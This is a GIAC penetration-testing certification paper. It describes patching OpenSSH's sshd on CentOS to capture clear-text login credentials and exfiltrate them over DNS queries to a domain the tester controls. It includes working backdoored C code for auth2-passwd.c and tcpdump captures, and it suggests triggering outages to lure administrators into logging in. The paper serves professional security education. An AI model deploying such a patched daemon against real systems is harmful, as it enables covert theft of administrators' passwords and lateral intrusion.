Penetration Testing: Alternative to Password Cracking

GIAC (GPEN) Gold Certification

Author: Maxim Catanoi, maxim.catanoi@endava.com

Advisor: Richard Carbone

Accepted: *January 24, 2015*

Abstract

It is widely acknowledged that people, who are the weakest link in security, have a preference to use the same credentials on different computer systems, which forces us, the penetration testers, to evaluate this within our testing scenarios. Typical methods include brute-force password-guessing attacks (usually using common tools) or comparison of captured password hashes against published databases of (usually stolen) password hashes. However, system administrators usually use very strong passwords to render password-guessing attacks that are excessively time-consuming, and modern operating systems employ strong hashing algorithms with salts to prevent reverse engineering of password databases and comparison of hashes between different systems, even in cases where the attacker has obtained privileged access to the system. In this paper, an apparently novel technique for obtaining clear-text user and system accounts credentials, which can be used when privileged access has already been obtained on a UNIX family system, will be discussed. It describes a method to change the code of system demons that accept account credentials as input, so that these send the clear-text passwords back to the penetration tester via covert channels. This technique can significantly shortcut the time that might be spent in a brute-force guessing attack against very strong passwords. Passwords captured by this technique may be confirmed for "strength" against client password policy and be tested against other client systems to detect password re-use.

1. Introduction

Penetration testing success directly depends on the skills, knowledge and resources available to each member of the penetration testing team (Wilhelm). In addition to having access to a good database of exploits (the resources), a penetration tester must also be able to think out of the box during the entire penetration testing process (Middleton). Unfortunately, some penetration testers believe that having a fresh exploit database is all that is needed for a successful penetration testing project. Actually, the art of a penetration test is extending access from one system to another, into the post-exploitation phase. Usually, password attacks are applied at this stage in order to get access to system or user accounts, which could be used to login to other systems (SANS).

Once a penetration tester has exploited a vulnerability on a target system, he may try to extract passwords hashes, planning to crack them in order to try to login to other systems. Password attacks are an important part of the penetration testing process, but often systems and users accounts use very strong passwords which cannot be guessed or cracked during a reasonable amount of time or may require unavailable computing resources (hardware, software). Usually the penetration tester will give up once the above methods do not reveal any results.

However, there is an alternative to password attacks when these methods fail. It covers the case when the penetration tester has obtained privileged access to a target UNIX-based system, and the method involves system file alteration in order to implant a targeted software keylogger.

The trick of this method is to grab the clear-text credentials when those are entered by the victim during the login process of the exploited system. There are multiple system default daemons that accept user credentials as input. For example, the SSH daemon accepts login connections from remote hosts. Thus, penetration tester may get a user's clear-text credentials by patching open-source system daemons such as SSHD.

The same patching technique could be applied to remote connection client tools that accept user credentials of remote systems as input. For example, SSH or SFTP client tools are typically used to connect to remote systems.

In situations where no one connects remotely to the exploited system during the penetration testing window, the penetration tester may consider creating a Denial-of-Service scenario where a critical service from the target system is stopped, such as SNMP or DNS service. This action should attract the attention of system administrators, who would then login to the target system for investigation; the patched daemon would thus capture and send their clear-text credentials back to the penetration tester.

Therefore, sometimes it is not necessary to devote too much time to cracking password hashes, if it is possible to patch some system daemons to extrude clear-text credentials of the most important system or user accounts.

2. Technique

The top 10 search results returned by Google for the search term "daemons patching for credentials capture" have revealed published articles that mainly describe techniques of process injection for capturing users' credentials. By contrast, in the technique presented here, a generic method that can be applied to any targeted software where the penetration tester has access to the source code is described. This technique is thus mostly likely to be successful when targeting open source software and operating systems. In addition, the focus of this paper is thus the UNIX/Linux family of operating systems. Finally, this paper appears to be novel in that it is the first to provide actual usable code for exploitation, something none of the aforementioned reports have done.

The technique proposed in this report requires the penetration tester to have programming skills, mainly in C, as most UNIX-based daemons are written in this language. In certain cases, the reader may have access to a precompiled version of a patched daemon, but there could be strict dependency issues on the type of hardware or shared libraries used by the system (CodeSourcery).

2.1 Attack Model

A prerequisite of this attack model is that the penetration tester should already have privileged access to the target system. The privileged access level should allow the penetration tester to replace system files, especially the system daemon. Otherwise, it will not be possible to replace the running system daemon with the patched one.

Typically, penetration testers get access to remote systems by exploiting critical vulnerabilities, sniffing account credentials or other methods. In the case that a penetration tester has only gained access to unprivileged accounts, there may be local exploits that can be applied to elevate privileges on the target system (Anley et al.).

The attack model consists of the following phases:



1
• Get access to the target system
• Obtain priviliged access
2
• Identify running login daemons
• Identify remote connection tools
3
• Get source code of target daemons/tools
• Patch source code
4
• Replace system daemons/tools
• Capture user credentials

Figure 1: The attack phases

Once the penetration tester has obtained privileged access to the target system, all running services should be listed in order to identify the ones that may accept user credentials at the login phase. Consider the following:

```
# ps –ax

2952 ?      Ss    0:29 /usr/sbin/sshd
```

As running services, which accept user logins are also listening to TCP/UDP ports, a penetration tester may list all open ports along with their service names. Consider the following:

```
# netstat –anop

tcp        0      0 :::22                 :::*                     LISTEN      2952/sshd
```

The next step is to identify the version of the running target daemon, in order to get the same source code as the original one. Otherwise, there could be issues related to bad dependencies of shared libraries. Consider the following:

```
# rpm -q openssh

openssh-4.3p2-82.el5
```

Based on the identified version of the target daemon, it is easy to obtain this package's source code from public repositories, as almost all UNIX-based daemons are open-source with free access to the source code (St. Laurent).

Once the source-code is downloaded and extracted, any penetration tester with programming skills may make the required modifications to the original code to add new functionality. In our case, it is required to change the piece of code that processes user credentials during the login phase.

The code change should consist of adding new functionality that would capture and store or send the user's credentials to the penetration tester. The captured credentials could be stored by the patched software within the local file system of the exploited system, from where the penetration tester can read the information at a later time. Captured credentials could also be sent to the penetration tester using covert channels via the TCP/IP protocol suite (Murdoch & Lewis).

The same attack model can also be applied to the client connection tools, used for remote connection purposes to other target systems. Usually, tools from the SSH package are used for remote connection or file transfer to other systems which include the `scp` or `ssh client`.

The captured credentials can be used to try to connect to other systems (in the networks of the target organization or outside of it) immediately, because they will be available to the penetration tester in "clear-text" form (as seen and captured by the patched daemon). The penetration tester can also evaluate the complexity of the passwords used by the captured account names against any password policy documented by the target organization, to include this analysis in the testing report to the organization.

2.2 Target software

This attack model is mainly focused on software that accepts as input clear-text user credentials. Such software could be divided into two categories:

- System daemons
- Remote connection tools

2.2.1 System daemons

System daemons are considered software that runs as background processes. Some of those daemons serve to respond to network requests. Based on the fact that the penetration tester is looking to capture user credentials, system daemons that accept authentication via network request are part of this scope.

Depending on the business scope of the target system, there could be many types of system daemons. The most frequently installed UNIX-based system daemons that accept user credentials are as follows:

Table 1: List of frequently used system daemons that accept remote login

Name	Port	Description
Telnet	23/TCP	Telnet
SSH	22/TCP	Secure Shell

Name	Port	Description
FTP	21/TCP	File Transfer Protocol
SFTP	21/TCP	Secure FTP
SMTP	25/TCP	Simple Mail Transfer Protocol
POP3	110/TCP	Post Office Protocol v3
POP3S	995/TCP	Post Office Protocol v3 over TLS/SSL

For the protocols that are free of encryption, the penetration tester may sniff user credentials directly from the network without the need for any system daemon patching, as those are already transmitted in clear-text format (Dhanjani).

The focus of the described technique is directed at system daemons that accept user credentials via encrypted communication protocols where the penetration tester cannot sniff clear-text credentials. Modern secured computing systems almost exclusively employ secured daemons such as SSH, SFTP, POP3+SSL and others in order to prevent credential sniffing (Turnbull). Therefore, patching a secure transmission-featured daemon may give the penetration tester the opportunity to obtain user credentials in clear-text form.

2.2.2 Remote Connection Tools

Beside system daemons, there are local tools that accept user credentials as input. Some tools are used to connect to remote systems. Other local tools are used to decrypt sensitive information such as private keys or other encrypted repositories.

Frequently used remote connection client tools on UNIX-based systems are:

Table 2: List of frequently-used remote connection tools

Name	Description
ssh	used to connect to the remote systems via encrypted protocol
telnet	used to connect to the remote systems via unencrypted protocol

Name	Description
ftp	used to transfer or receive files from/to remote systems via unencrypted protocol
scp/sftp	used to transfer or receive files from/to remote systems via encrypted protocol

Security conscious system administrators usually use only tools that transmit credentials via encrypted channels. Therefore, the penetration tester may patch those tools in order to add the functionality where credentials are captured and stored locally or transmitted to the penetration tester during the authentication phase.

This attack model could be also applied to other tools and applications that prompt for password entry. For example, Apache software accepts passwords to decrypt private keys that are used for the HTTPS protocol. The same patch technique could be applied to 'sudo' tools where root credentials are required as input.

2.3 Patching the software

The first step is to identify the version of the software that should be patched, including the operating system version. It is crucial to have these details before patching, otherwise there could be issues relating to operating system compatibility. There are different ways of identifying the version of the target system and its software.

Once the software version is known, the next step is to download its source code. The source code of almost any `open-source` software can be found in publicly accessible repositories, such as SourceForge, GIT or others.

Before patching the source code of the target software, the penetration tester must locate the code responsible for processing credentials entered by the user, remotely or locally. Usually the software will display a typical welcome-login text before credentials are requested. For example, "Login:" or "Password:". Here the penetration tester may search for this welcome-login text within the source code of the target software in order to identify the piece of code where the software is accepting user credentials.

Once this code has been identified, the penetration tester must decide what to do with the captured credentials. There are multiples ways of processing captured credentials. For example:

- To store them on the exploited system locally, for later collection
- To send them to the penetration tester via network channels

It is good practice to encode or encrypt all captured credentials before sending them to the penetration tester. Otherwise, they could be intercepted by other actors present on the network.

The penetration tester may also patch target software to place credentials into files which could be accessed over the Internet via HTTP (or HTTPS), in cases where the system has a suitable web server running.

Additionally, the penetration tester may need to use a “cross compiler” for creating a patched version of the target software for a platform other than the one on which the penetration tester’s computer is running.

Once the target software has been compiled, including the new credential capturing feature, it should replace the original version. The penetration tester should first check for the presence of file monitoring solutions that may alert the system owner to system changes. Initially, the penetration tester should stop the currently running target software, before it is replaced with the patched version. After that, the service that relies on the patched daemon can be restarted. It is recommended to keep the original version somewhere on the system in case the patched version fails to run for some reason.

2.4 Capture credentials

The final step is to actually capture user credentials when individuals login on to the target system. In passive mode, the penetration tester can simply wait until somebody logs in using his or her credentials. Usually, however, penetration testers have limited time to perform their attacks and the option of waiting for a potential victim to login.

System administrators with responsibility for system availability usually have privileged access to most key systems. Thus, the penetration tester may disrupt or shutdown a key service on the exploited system, hopefully triggering an alert on monitoring systems and an investigation, including remote login, by a system administrator. When they connect to and submit their credentials to the newly patched system daemon (e.g. SSHD), the penetration tester will have achieved his objective of obtaining their credentials. Some of the critical services that could be shutdown include mail services, web services, database services or any other which requires continuous availability.

The penetration tester may also patch target daemons to make them re-prompt for credentials even if they have already been correctly entered by remote users. This is a social engineering technique designed to trick the target into thinking that they have entered the password for the wrong system, in the hope that they will enter a password for a different system. These newly captured extra credentials (passwords) can then be tested by the penetration tester against other systems on the same network(s) and/or against the user's mailboxes.

2.5 Transporting credentials

Some highly secured systems are isolated from direct Internet access in both directions, where firewalls are filtering incoming and outgoing connections. Usually, such systems have Internet access restricted to just their local DNS resolution service, so as to allow the resolution of Internet domain and host names. This could be a 'win' solution for a penetration tester, allowing them to use DNS UDP packets as a covert data extrusion channel.

To perform this transportation technique, the penetration tester should have control of a domain name and their own DNS server where all DNS requests for that domain are processed. The patched software should call the target server's own (configured) DNS resolver server to resolve the name (part of penetration tester's domain) which would contain the user credentials in its request. For example, consider "root.password.pentestdomain.com", where "pentestdomain.com" is the domain managed by the penetration tester. It is recommended that user credentials be encoded or encrypted first, before insertion into the hostname request, to avoid cases where the request details could be captured and retained by other systems in the network path to the DNS server.

Other methods for covertly extruding credentials depend on the outbound rules configured on the firewalls protecting the penetrated servers; in many cases, ICMP packets may be permitted outbound by default, providing an alternate covert channel. VPN-related ports and protocols (e.g. ISAKMP [UDP port 500] or IPsec packets [IP protocol 50]) may also be permitted outbound through some corporate firewalls. It is only necessary to craft the necessary packet and send it out.

3. Demonstration

This section describes how the source code of a SSH daemon on a CentOS server is patched, for demonstration purposes. The goal of this example is to better illustrate the proposed method for capturing user credentials, and illustrate how these credentials can be transported back to the attacker remotely. The SSH daemon is the most widely used daemon that accepts login credentials from remote users and system administrators (Stahnke). Taking into account that most highly-secured servers are isolated from direct Internet access, in this example the proposed transportation method is to use DNS lookup request packets for a hostname in a domain under the attackers control.

3.1 Patching Source Code


Before obtaining the source code of the target daemon, the penetration tester should identify the version of the exploited operating system and the target daemon. Usually this information can be obtained by looking into the "/etc/" folder and using the "rpm[1]" command line tool (Negus).

```
# cat /etc/*release*

CentOS Linux release 7.0.1406 (Core)
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"
CentOS Linux release 7.0.1406 (Core)
```

```
# rpm -q openssh

openssh-6.4p1-8.el7.x86_64
```

Based on the information obtained concerning the versions of the target system and daemon, the penetration tester can browse public repositories for the source code that is compatible with the identified versions. The "Google" search engine is a great easiest tool for searching for source code. The first search result of the phrase "openssh 6.4p1 centos sources" reveals website http://rpm.pbone.net/ as hosting the source code for "openssh-6.4p1-8.el7.src.rpm".

[1] RPM is found on Red Hat based systems upon which CentOS is based on. Therefore, mileage will vary.


rpm.pbone.net/index.php3/stat/3/srodzaj/2/search/openssh-6.4p1-8.el7.src.rpm
This page is using cookies.
RPM's quick find
RPM's fast transfer
RPM
pbone.net
SEARCH
NEW RPMS
DIRECTORIES
ABOUT
FAQ
VARIOUS
BLOG
DONATE
+1
0

You have chosen search rpm in world FTP resources.
Not enough search parameters. I'm using defaults.
Display 1 - 4 hits of 4. Search took 0.00 seconds.

Search results for **openssh-6.4p1-8.el7.src.rpm** :

Filename	Distribution	File size
openssh-6.4p1-8.el7.src.rpm	Scientific Linux Other	1626 kB
openssh-6.4p1-8.el7.src.rpm	RedHat EL 7	1626 kB
openssh-6.4p1-8.el7.src.rpm	CentOS 7	1626 kB
openssh-6.4p1-8.el7.src.rpm		1626 kB

Figure 2: Example of public source code repository

The penetration tester is likely to use a separate development machine onto which the source code will be downloaded to and compiled on. There could also be cases where the exploited system has direct Internet access and compilation tools; in these cases, the penetration tester may perform the source code-patching phase directly on the target system.

Once the source code of the SSH service is downloaded to the development system, the penetration tester should locate the place in the source code where the user credentials are intercepted by the software. This could be done by searching through all files for such strings as ‘password’ or ‘login’. In this example, such a search has revealed a file called ‘auth2-passwd.c’ with a function called ‘userauth_password()’ which processes the incoming credentials, as shown below:

```
static int
userauth_passwd(Authctxt *authctxt)
{
        char *password, *newpass;
        int authenticated = 0;
        int change;
        u_int len, newlen;

        change = packet_get_char();
        password = packet_get_string(&len);
        if (change) {
                /* discard new password from packet */
                newpass = packet_get_string(&newlen);
                memset(newpass, 0, newlen);
                free(newpass);
        }
        packet_check_eom();

        if (change)
                logit("password change not supported");
        else if (PRIVSEP(auth_password(authctxt, password)) == 1)
                authenticated = 1;
        memset(password, 0, len);
        free(password);
        return authenticated;
}
```

To confirm that the penetration tester has found the right place from where to capture the credentials, the ‘logit’ function (built-in to SSH) could be used for displaying the purpose of the captured data, as follows:

```
logit("Captured username: %s",authctxt->user);
logit("Captured password: %s",password);
```

The penetration tester may also start the SSH daemon in debug mode in order to view the captured credentials in clear-text output. The SSH daemon source code should be compiled with the correct flags and parameters, based on the original configuration of the target SSH server. *(Note: for debugging and demonstration purposes the “PRIVSEP_ON” flag was set to 0, within the “servconf.h” file).* At a minimum, the penetration tester should compile the code with the correct path to the configuration file, as follows:

```
# ./configure --sysconfdir=/etc/ssh
# make
# ./ssh –Dd
---
debug1: Bind to port 22 on 0.0.0.0.
Server listening on 0.0.0.0 port 22.
debug1: Bind to port 22 on ::.
Server listening on :: port 22.
---
debug1: KEX done [preauth]
debug1: userauth-request for user root service ssh-connection method none
[preauth]
debug1: attempt 0 failures 0 [preauth]
reprocess config line 93: Unsupported option GSSAPIAuthentication
debug1: userauth-request for user root service ssh-connection method
password [preauth]
debug1: attempt 1 failures 0 [preauth]
Captured username: root [preauth]
Captured password: internet [preauth]
Accepted password for root from 172.16.38.171 port 55860 ssh2
debug1: monitor_child_preauth: root has been authenticated by privileged
process
debug1: monitor_read_log: child log fd closed
debug1: Entering interactive session for SSH2.
---
```

3.2 Transporting credentials

Once the code has been patched to capture user credentials, the penetration tester must decide how to store or transmit those credentials for later use. This example will demonstrate a method for transmitting the credentials that leverages a local domain name resolution service.

Initially, the penetration tester should control a domain name and its configuration (such as the configuration of the name server for that domain) and the DNS server that may process requests for any sub-domain of that controlled domain. For example, “FreeDNS.afraid.org” provides a service where the penetration tester may register a free subdomain, as in the following example:

Table 3: List of DNS records on FreeDNS.afraid.org website

Record	Type	Value
gold_ns.mooo.com	A	<IP address of pentest server>
gpen_pwd.mooo.com	NS	gold_ns.mooo.com

In order to collect credentials via DNS records, the penetration tester can use the "tcpdump" tool on a server that they control; all of the packets directed at that server can thus be captured and read. The IP address of that server should be set as the IP address of the name server ("NS") of the domain to which the captured username and password combinations will be sent. For testing purposes, the penetration tester can run the "ping" command from a remote host, for example, "ping captured_password.gpen_pwd.mooo.com". This ping command should force worldwide DNS services to look for this record by forwarding this request to the "DNS" server that is controlled by penetration tester (RFC1035). Note that this "DNS" server does not actually have to be *running* a DNS server service or respond to requests – it just needs to be able to receive DNS request packets so that these can be captured using "tcpdump" or a similar program and the embedded hostname information read to determine the captured credentials. Consider the following:

```
pen-test# tcpdump -nnni eth1 port 53
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
09:08:00.130089 IP dns_server.62812 > dns_client.53: 39190 A?
captured_password.gpen_pwd.mooo.com. (53)
09:08:00.130294 IP dns_client.53 > dns_server.62812: 39190 Refused- 0/0/0
(53)
```

The penetration tester can then code this hostname lookup functionality into the source code of the target SSH service. The captured credentials should be encoded or encrypted first before they are included in the DNS request, but in this example, we will not do this, in order to keep things simple. Note that captured credentials *could* also be sent via TXT or other DNS record if the intervening firewalls will allow a DNS *reply* packet outbound without having first seen an incoming DNS *request* packet.

The final code that will send the username and password of the logged-in user will look like this as part of “auth2-passwd.c” file:

```
static int
userauth_passwd(Authctxt *authctxt)
{
        char *password, *newpass;
        int authenticated = 0;
        int change;
        u_int len, newlen;
        change = packet_get_char();
        password = packet_get_string(&len);
        if (change) {
                /* discard new password from packet */
                newpass = packet_get_string(&newlen);
                memset(newpass, 0, newlen);
                free(newpass);
        }
        packet_check_eom();

        logit("Captured username: %s",authctxt->user);
        logit("Captured password: %s",password);

        char *hostmx;
        xasprintf(&hostmx, "%s.%s.gpen_pwd.mooo.com",
           authctxt->user,password);
        logit("Captured resolved %s",gethostbyname( hostmx ));

        if (change)
                logit("password change not supported");
        else if (PRIVSEP(auth_password(authctxt, password)) == 1)
                authenticated = 1;
        memset(password, 0, len);
        free(password);
        return authenticated;
}
```

The remote server controlled by the penetration tester should capture the following UDP DNS lookup request packet when a user (or hopefully an administrator) logs on to the target server via the modified daemon (in this example the credentials are root" and "internet"):

```
pen-test# tcpdump -nnni eth1 port 53
05:12:16.283566 IP dns_server.63429 > dns_client.53: 3124 A?
root.internet.gpen_pwd.mooo.com. (49)
05:12:16.283738 IP dns_client.53 > dns_server.63429: 3124 Refused- 0/0/0 (49)
05:12:16.417992 IP dns_server.54204 > dns_client.53: 1271% [1au] A?
root.internet.gpen_pwd.mooo.com. (60)
05:12:16.418090 IP dns_client.53 > dns_server.54204: 1271 Refused- 0/0/1 (60)
05:12:16.554419 IP dns_server.62611 > dns_client.53: 47306 A?
root.internet.gpen_pwd.mooo.com. (49)
```

In a real-world scenario, the captured password should first be encoded or encrypted as it may contain special characters that cannot be used in a DNS host name. Further, DNS records are usually cached on intermediate DNS servers, providing another reason why the penetration tester will want to encrypt those credentials before they are sent.

The last step would be to replace the original SSHD daemon on the target server with the newly patched daemon.

4. Conclusion

Penetration testing should be considered as the art of finding valid ways of breaking into networks and servers to assess their real security level. There is no strict systematic methodology that covers all aspects that should be tested by a penetration tester, as the technology security field is continually evolving, where new penetration methods are discovered frequently. Thus, the penetration tester should always think out-of-the box in order to perform a comprehensive penetration test.

This paper has described a way by which a penetration tester may obtain user credentials of an exploited system, even where those strongly hashed passwords on UNIX-based systems can be obtained. Penetration testers may use the captured credentials to try to obtain access to other systems inside or outside the target network or organization, and to evaluate the password complexity against the password policies of the target customer.

5. References

Anley, C.; Heasman, J.; Lindner, F. and Richarte, G. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. 2007. Wiley.

CodeSourcery. *Advanced Linux Programming*. 2001. Sams Publishing.

Dhanjani, Nitesh. *Hacking: The Next Generation.* 2009. O'Reilly Media.

Middleton, Bruce. *Conducting Network Penetration and Espionage in a Global Environment*. 2014. Auerbach Publications.

Murdoch , Steven J. and Lewis , Stephen. *Embedding Covert Channels into TCP/IP*. 2005. Cambridge, U.K. Retrieved on August 3, 2014 from http://www.cl.cam.ac.uk/~sjm217/papers/ih05coverttcp.pdf.

Negus, Christopher.*Linux Bible*. 2012. Wiley.

RFC1035 (1987). *Domain Names: Implementation and Specification.* Retrieved on August 3, 2014 from http://www.faqs.org/rfcs/rfc1035.html.

SANS. *Network Penetration Testing and Ethical Hacking*. 2011. SANS Course.

Schmidt, Jeff. *Humans: The Weakest Link in Information Security*. Forbes. April 11, 2011. Retrieved on 3rd August 2014 from http://www.forbes.com/sites/ciocentral/2011/11/03/humans-the-weakest-link-in-information-security/.

St. Laurent, Andrew M. *Understanding Open Source and Free Software Licensing*. 2004. O'Reilly Media.

Turnbull, James. *Hardening Linux*. 2005. Apress.

Wilhelm, Thomas. *Professional Penetration Testing*. 2009. Syngress.

Stahnke, Michael. *Pro OpenSSH*. 2005. Apress